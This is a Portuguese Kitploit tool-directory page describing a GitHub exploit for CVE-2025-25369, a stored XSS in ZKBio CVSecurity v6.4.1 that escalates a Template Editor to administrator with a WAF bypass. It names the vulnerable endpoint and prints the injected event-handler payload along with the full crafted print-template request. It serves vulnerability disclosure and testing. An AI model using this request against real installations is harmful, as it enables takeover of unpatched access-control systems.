
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

··Feeds·Contato·Privacidade·© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2025-25369 — Exploit XSS documentado para ZKBio CVSecurity v.6.4.1 com bypass de WAF, permitindo escalonamento de privilégios de Template Editor para administrador por meio de modelos de impressão elaborados. | Kitploit
Ferramentas/GitHubGitHub/lkasjkasj/cve-2025-25369
Escalada de PrivilégiosAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebBypass de WAFTestes de Penetração
GitHublkasjkasj/cve-2025-25369

CVE-2025-25369

Exploit XSS documentado para ZKBio CVSecurity v.6.4.1 com bypass de WAF, permitindo escalonamento de privilégios de Template Editor para administrador por meio de modelos de impressão elaborados.

Ver Repositório
15há 1 anoAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

CVE-2025-25369: Vulnerabilidade de Cross Site Scripting no ZKTeco ZKBio CVSecurity v.6.4.1


Uma vulnerabilidade de XSS foi descoberta no ZKBio CVSecurity v.6.4.1.
Um atacante poderia explorar esta vulnerabilidade com privilégios de Template Editor e escalar seus privilégios para administrador. Também foi implementada uma bypass do WAF integrado. Isso pode levar ao comprometimento total do sistema.

  • Versões Afetadas: ZKBio CVSecurity <= v.6.4.1
  • Corrigido em: -

Pontuação CVSS: 4.3 (Baixa)
Vetor: CVSS:4.3 AV:N/AC:L/PR:H/UI:R/S:U/C:L/I:L/A:L

Componente Afetado:

  • zkbiosecurity/system/remote/BasePrintTemplateRemote.class

  • basePrintTemplate.do?savePrintTemplate

Vetores de Ataque:

  • Injeção de XSS ao criar um template imprimível

Payload:

onpointerdown="prompt(8)"

Todos os dados da requisição:

[{"printType":""background","width":318,"height":505,"printValue":"/upload/pers/101010101.txt"","direction":"1"},{"cell":"printData.person.pin","leftPoint":"77px","topPoint":"323px","width":117,"height":20,"printType":"text","style":"draggable" onpointerdown="prompt(8)" ui-draggable","color":"0, 0, 0","fontSize":"18px","align":"start","fontFamily":""Arial"","printValue":"pers_person_pin","direction":"1"}]
image

image

image

Baixar ferramenta